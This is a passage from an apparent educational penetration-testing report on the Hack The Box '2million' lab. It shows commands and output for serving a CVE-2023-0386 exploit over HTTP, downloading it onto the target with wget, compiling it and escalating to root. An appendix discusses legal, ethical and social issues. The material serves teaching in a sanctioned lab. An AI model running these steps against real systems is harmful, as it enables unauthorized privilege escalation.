
A terminal window with a dark background. The prompt is (kali@kali)-[~/htb/2million]. The user enters \$ cd www. The prompt changes to (kali@kali)-[~/htb/2million/www]. The user enters \$ python3 -m http.server. The output is Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ... followed by a cursor.

```
(kali@kali)-[~/htb/2million]
$ cd www

(kali@kali)-[~/htb/2million/www]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Figure 45 Hosting the Repository

Thereafter the exploit was downloaded into the web application server, from the hosted python server.

A terminal window with a dark background. The prompt is admin@2million:~\$. The user enters wget 10.10.14.30:8000/CVE-2023-0386.tar.bz2. The output shows the download progress and completion details.

```
admin@2million:~$ wget 10.10.14.30:8000/CVE-2023-0386.tar.bz2
--2024-05-05 17:47:12--  http://10.10.14.30:8000/CVE-2023-0386.tar.bz2
Connecting to 10.10.14.30:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 464628 (454K) [application/x-bzip2]
Saving to: 'CVE-2023-0386.tar.bz2'

CVE-2023-0386.tar.b 100%[=====>] 453.74K  176KB/s  in 2.6s

2024-05-05 17:47:15 (176 KB/s) - 'CVE-2023-0386.tar.bz2' saved [464628/464628]

admin@2million:~$
```

Figure 46 Downloading Exploit into Web Server

Then, the zipped exploit was extracted in the web server.

```

admin@2million:~$ tar -xjvf CVE-2023-0386.tar.bz2
CVE-2023-0386/
CVE-2023-0386/fuse.c
CVE-2023-0386/getshell.c
CVE-2023-0386/README.md
CVE-2023-0386/exp.c
CVE-2023-0386/.git/
CVE-2023-0386/.git/info/
CVE-2023-0386/.git/info/exclude
CVE-2023-0386/.git/hooks/
CVE-2023-0386/.git/hooks/pre-push.sample
CVE-2023-0386/.git/hooks/pre-applypatch.sample
CVE-2023-0386/.git/hooks/applypatch-msg.sample
CVE-2023-0386/.git/hooks/fsmonitor-watchman.sample
CVE-2023-0386/.git/hooks/pre-commit.sample
CVE-2023-0386/.git/hooks/post-update.sample
CVE-2023-0386/.git/hooks/commit-msg.sample
CVE-2023-0386/.git/hooks/push-to-checkout.sample
CVE-2023-0386/.git/hooks/pre-merge-commit.sample
CVE-2023-0386/.git/hooks/update.sample
CVE-2023-0386/.git/hooks/prepare-commit-msg.sample
CVE-2023-0386/.git/hooks/sendemail-validate.sample
CVE-2023-0386/.git/hooks/pre-receive.sample
CVE-2023-0386/.git/hooks/pre-rebase.sample
CVE-2023-0386/.git/logs/
CVE-2023-0386/.git/logs/refs/
CVE-2023-0386/.git/logs/refs/heads/
CVE-2023-0386/.git/logs/refs/heads/main
CVE-2023-0386/.git/logs/refs/remotes/
CVE-2023-0386/.git/logs/refs/remotes/origin/
CVE-2023-0386/.git/logs/refs/remotes/origin/HEAD
CVE-2023-0386/.git/logs/HEAD
CVE-2023-0386/.git/branches/
CVE-2023-0386/.git/objects/
CVE-2023-0386/.git/objects/info/
CVE-2023-0386/.git/objects/pack/
CVE-2023-0386/.git/objects/pack/pack-fdcfb3c1c347e6514a19736a09517b8100eb5c49.pack

```

Figure 47 Extracting Zipped Exploit

Then the GitHub Repository was translated to learn how to run the script.

## compile

```
make all
```

## use

Start two terminals and enter in the first terminal

```
./fuse ./ovlcap/lower ./gc
```

In the second terminal enter

```
./exp
```

## Effect

Privilege escalation effect [Display of results](#)

Figure 48 Translating the GitHub Repo

As per the instructions on readme file on the repository, the exploit was compiled, and command was run.

```
admin@2million:~$ cd CVE-2023-0386
admin@2million:~/CVE-2023-0386$ ls
exp.c fuse.c getshell.c Makefile ovlcap README.md test
admin@2million:~/CVE-2023-0386$ make
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function 'read_buf_callback':
fuse.c:106:21: warning: format '%d' expects argument of type 'int', but argument 2 has type 'off_t' {aka 'long int'} [-Wformat=]
   106 |         printf("offset %d\n", off);
       |                     ^~
       |                     |
       |                     int      off_t {aka long int}
       |                     %ld
fuse.c:107:19: warning: format '%d' expects argument of type 'int', but argument 2 has type 'size_t' {aka 'long unsigned int'} [-Wformat=]
   107 |         printf("size %d\n", size);
       |                   ^~
       |                   |
       |                   int      size_t {aka long unsigned int}
       |                   %ld
fuse.c: In function 'main':
fuse.c:214:12: warning: implicit declaration of function 'read'; did you mean 'fread'? [-Wimplicit-function-declaration]
   214 |         while (read(fd, content + clen, 1) > 0)
       |                ^~~~~
       |                fread
fuse.c:216:5: warning: implicit declaration of function 'close'; did you mean 'pclose'? [-Wimplicit-function-declaration]
   216 |         close(fd);
       |         ^~~~~
       |         pclose
fuse.c:221:5: warning: implicit declaration of function 'rmdir' [-Wimplicit-function-declaration]
   221 |         rmdir(mount_path);
       |         ^~~~~
/usr/bin/ld: /usr/lib/gcc/x86_64-linux-gnu/11/../../../../x86_64-linux-gnu/libfuse.a(fuse.o): in function `fuse_new_common':
(.text+0xaf4e): warning: Using 'dlopen' in statically linked applications requires at runtime the shared libraries from the glibc version used for linking
gcc -o exp exp.c -lcapi
gcc -o gc getshell.c
admin@2million:~/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
```

Figure 49 Running the Exploit

Likewise, as per the instruction another terminal was opened, and logged into the web server as admin using SSH, and ./exp was run.

```

(kali@kali) [~]
$ sudo ssh admin@10.10.11.221
[sudo] password for kali:
The authenticity of host '10.10.11.221 (10.10.11.221)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.221' (ED25519) to the list of known hosts.
admin@10.10.11.221's password:
Permission denied, please try again.
admin@10.10.11.221's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun May  5 05:59:07 PM UTC 2024

System load:          0.080078125
Usage of /:           93.5% of 4.82GB
Memory usage:         22%
Swap usage:           0%
Processes:            241
Users logged in:      1
IPv4 address for eth0: 10.10.11.221
IPv6 address for eth0: dead:beef::250:56ff:feb9:16b3

⇒ / is using 93.5% of 4.82GB

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Sat May  4 13:16:45 2024 from 10.10.14.28
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$ cd CVE-2023-0386
admin@2million:~/CVE-2023-0386$ ls
exp  exp.c  fuse  fuse.c  gc  getshell.c  Makefile  ovlcap  README.md  test
admin@2million:~/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root  root    4096 May  5 17:59 .
drwxr-xr-x 6 root  root    4096 May  5 17:59 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1 1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:~/CVE-2023-0386#

```

Figure 50 Running another terminal and executing the exploit.

After running the exploit, the server immediately escalated logged-in admin's privilege to a root user, thereby achieving the ultimate goal of the attack.



```

root@2million:~/CVE-2023-0386# id
uid=0(root) gid=0(root) groups=0(root),1000(admin)
root@2million:~/CVE-2023-0386# cd /root
root@2million:/root# ls
root.txt  snap  thank_you.json
root@2million:/root# cat root.txt
142120a396be50f0192c01a187b321d
root@2million:/root# cat thankyou.json
cat: thankyou.json: No such file or directory
root@2million:/root# cat thank_you.json
{"encoding": "url", "data": "%7B%22encoding%22:%20%22hex%22,%20%22data%22:%20%227b2656e6372797074696f6e223a2022786f72222c2022656e6372797074696f6e5f6b65792
23a20224861636b546865426f78222c2022656e636f64696e67223a2022626173653634222c202264617461223a2022441514347585167424345454c4341454951517353435974416855394477
6f664c5552765344676461414152446e51634454414746435145423073674230556a4152596e464130494d556749584a51514e487a7364466d49434553514545238374267426942685a6
f468595a64414946ae7830574c526844487a73504144594848547050517a7739484131694268556c424130594d5567504c525a594b513848537a4d614244594744443046426664304877426944
42306b424145544e527741596873514c554543434477424144514b4653305046307337446b557743686b7243516f464d306858596749524a41304b424470496796343a7546f4b41676b4244555
53348423036456b4a4c4141414d4d5538524a674952446a41424279344b574334454168393048776f334178786f44777766644141454e4170594b67514742585159436a456345536f4e426b736a
41524571414130385151594b4e774246497745636141515644695952525330424857674f42557374427842735a58494f457777476442774e4a30384f4c524d61537a594e4169734246694550424
564304941516842437767424345504c45674e497878594b675147425851514b4543734444467554577513653424571436c6771424138434d5135464e67635a504545494254753664353634c487931
4245414d314767773436526f416777484f416b484c52305a5041674d425868494243774c574341414451386e52516f73547830774551595a5051304c495170594b524d47537a9644379594f4
653305046776f3453424574576774457841454f676b4a596734574c4545544754734f414445634553635041676430447863744741776754304d2f4f7738414e6763644f6b3144484446494453
4d5a48576748444267674452636e4331677044304d4f4f68344d4d4141574a51514e48335166445363644857674944515537486751324268636d515263444a6745544a7878594b5138485379634
44443344443326741451353041416f734368786d5153594b4e7742464951635a4a41304742544d46525345414654674e4268387844456c6943686b7243554d474e51734e4b7745646141494d42
5355644144414b48475242416755775341413043676f78515241415051514a59674d644b524d4e464a424944534d635743734f4452386d415163347783073515263456442774e4a3038624a773
050446a63634444514b57434550467734344241776c4368597242454d6650416b5259676b4e4c51305153794141444446504469454445516f36484555684142556c464130434942464c53475573
44304547436a63415234d4248476745651346d4555576436855714242464c4f7735646e6736641436b434343838445363744674a4244141513542524173426777854554d6650416b4c4b5
538424a785244445473615253414b4555594751777030474151774731676e42304d6650414557596759574b78447447a304b43536450456963554551578455574694e68633945304d494f7759
524d4159615952554b42464f6252536f4f469314245414d314741416d547777674254d644526f6359676b4a5b684d4b3a8514841324941445470424577633148414d744852566f414130506
441454c4d5238524f67514853794562525459415743734f445238394268416a4178517851516f464f6763544978736a6141414e4433514e4579304444693150517477785341517736c67684441
344f4f6873414c685a594f424d4d486424943695250447941414630736a4455557144673474515149494e7763494d674d524f776b47443351634369554a4a434145455564304351736d5477387
5151594b4d7730584c685a594b513858416a634246534d62485767564377353043776f334151776b42424159641554d4c676f4c50413444469649484363625744774f51776737425142735a
5849414242544f63787446e6725950416b47537a6f4e48545a504779414145783878476b6c694742417445775a4c4977131464e5159554a4545414246f63444377614857656445736b48525
971547776742454d4a4f78304c4a67244b49515151537a734f52534557476930545413433485263724777466b51516f464378674d4d41705950416b47537a6f4e48545a504879305042686b31
484177744156676e42304d4f4941414d4951345561416b434344384e4674a64457436b5042307334767416a4778316f41545d634f786f4aa46b38504941515246651444379305946433046424
1353041525a69446873724242415950516f4a4a30284d4a30543427a6847623067344554774a517738784452556e4841786f426845b494145524e7773645a477470507a774e52516f4f47794d
314377345427831694f78307044413d3d227d22x7b"}

```

Figure 51 Exploring root directories.

Upon further exploring root directory, there was a `thank_you.json` file, which was then decoded using CyberChef.

Upon decoding, the JSON file had a message from HTB, thanking its community, and congratulating for the successful completion of the lab, which was the ultimate goal of this attack.




Figure 52 Decoded JSON file.

[Back to Report](#)

## **7.4 Appendix D: Legal, Social and Ethical Issues**

### **7.4.1 Legal Issues: Impact of the Electronic Transaction Act (ETA 2063) on Ethical Hacking**

The Electronic Transaction Act (ETA 2063) was introduced to oversee online transactions and address cyber activities, playing a crucial role in the field of ethical hacking. This law makes it illegal to access systems without permission, steal data, and commit other forms of cybercrime, focusing on protecting the privacy and integrity of information systems. For ethical hackers, the ETA 2063 provides a clear legal framework that distinguishes between harmful cyber activities and those performed with the goal of enhancing system security. Ethical hackers are required to ensure that their actions have proper authorization to stay within legal limits and avoid facing legal consequences. This act recognizes ethical hacking as a valid and necessary practice, as long as it is carried out within legal boundaries, such as obtaining prior consent from system owners and following strict guidelines for responsible behavior.

Under the ETA 2063, ethical hackers must explicitly obtain permission from the owners of digital systems before carrying out security assessments. This requirement ensures that all penetration testing, the act of testing a computer system, network, or web application to find vulnerabilities that an attacker could exploit, is done legally, protecting both the ethical hacker and the system owner from legal issues. Additionally, the Act emphasizes the importance of ethical hackers carefully documenting their activities. This documentation ensures that all security tests are traceable and can be justified in legal situations. By following these guidelines, ethical hackers can clearly show that their actions are meant to protect systems, setting them apart from those with harmful intentions (TEPC, 2008).

The demonstration carried out in the report was carried out in a controlled, simulated environment designed specifically for security testing. These activities comply with the ETA 2063 and other legal standards because they were performed within a framework that guarantees all testing and vulnerability assessments are authorized, well-documented, and aimed purely at educational and security enhancement purposes. This method not only prevents legal issues but also adheres to the best practices in ethical hacking.

### 7.4.2 Ethical Issues

Ethical hacking involves using techniques similar to those employed by malicious hackers, but the goal is to safeguard systems rather than harm them. Ethical hackers must carefully balance thorough testing with respect for user privacy and data protection. It is crucial for them to be transparent about their methods, keep any sensitive information they discover confidential, and use their abilities responsibly. They are guided by ethical standards that mandate reporting all found vulnerabilities to the appropriate entities without misusing these vulnerabilities for personal benefit.

In the preparation of this report, all ethical guidelines were rigorously adhered to. Demonstrations were strategically planned to prevent any unauthorized access to actual systems, and all findings were managed with the highest levels of confidentiality and integrity, focusing on enhancing security instead of revealing vulnerabilities for misuse.

### 7.4.3 Social Issues

The societal effects of ethical hacking relate to how people perceive trust and security in digital environments. Ethical hacking boosts trust by showing a commitment to comprehensive security checks and identifying weaknesses. However, the idea of hacking can sometimes cause fear or confusion among those who are not familiar with its purpose and techniques. Therefore, it is essential for ethical hackers and organizations to educate the public. They should clearly explain the aims and advantages of ethical hacking to help people better understand its role in maintaining cybersecurity.

This report's demonstrations and discussions seek to positively influence the social perspective by improving comprehension of the benefits of ethical hacking, dispelling false notions, and encouraging a culture of security awareness that is resilient against cyber threats.

[Back to Report](#)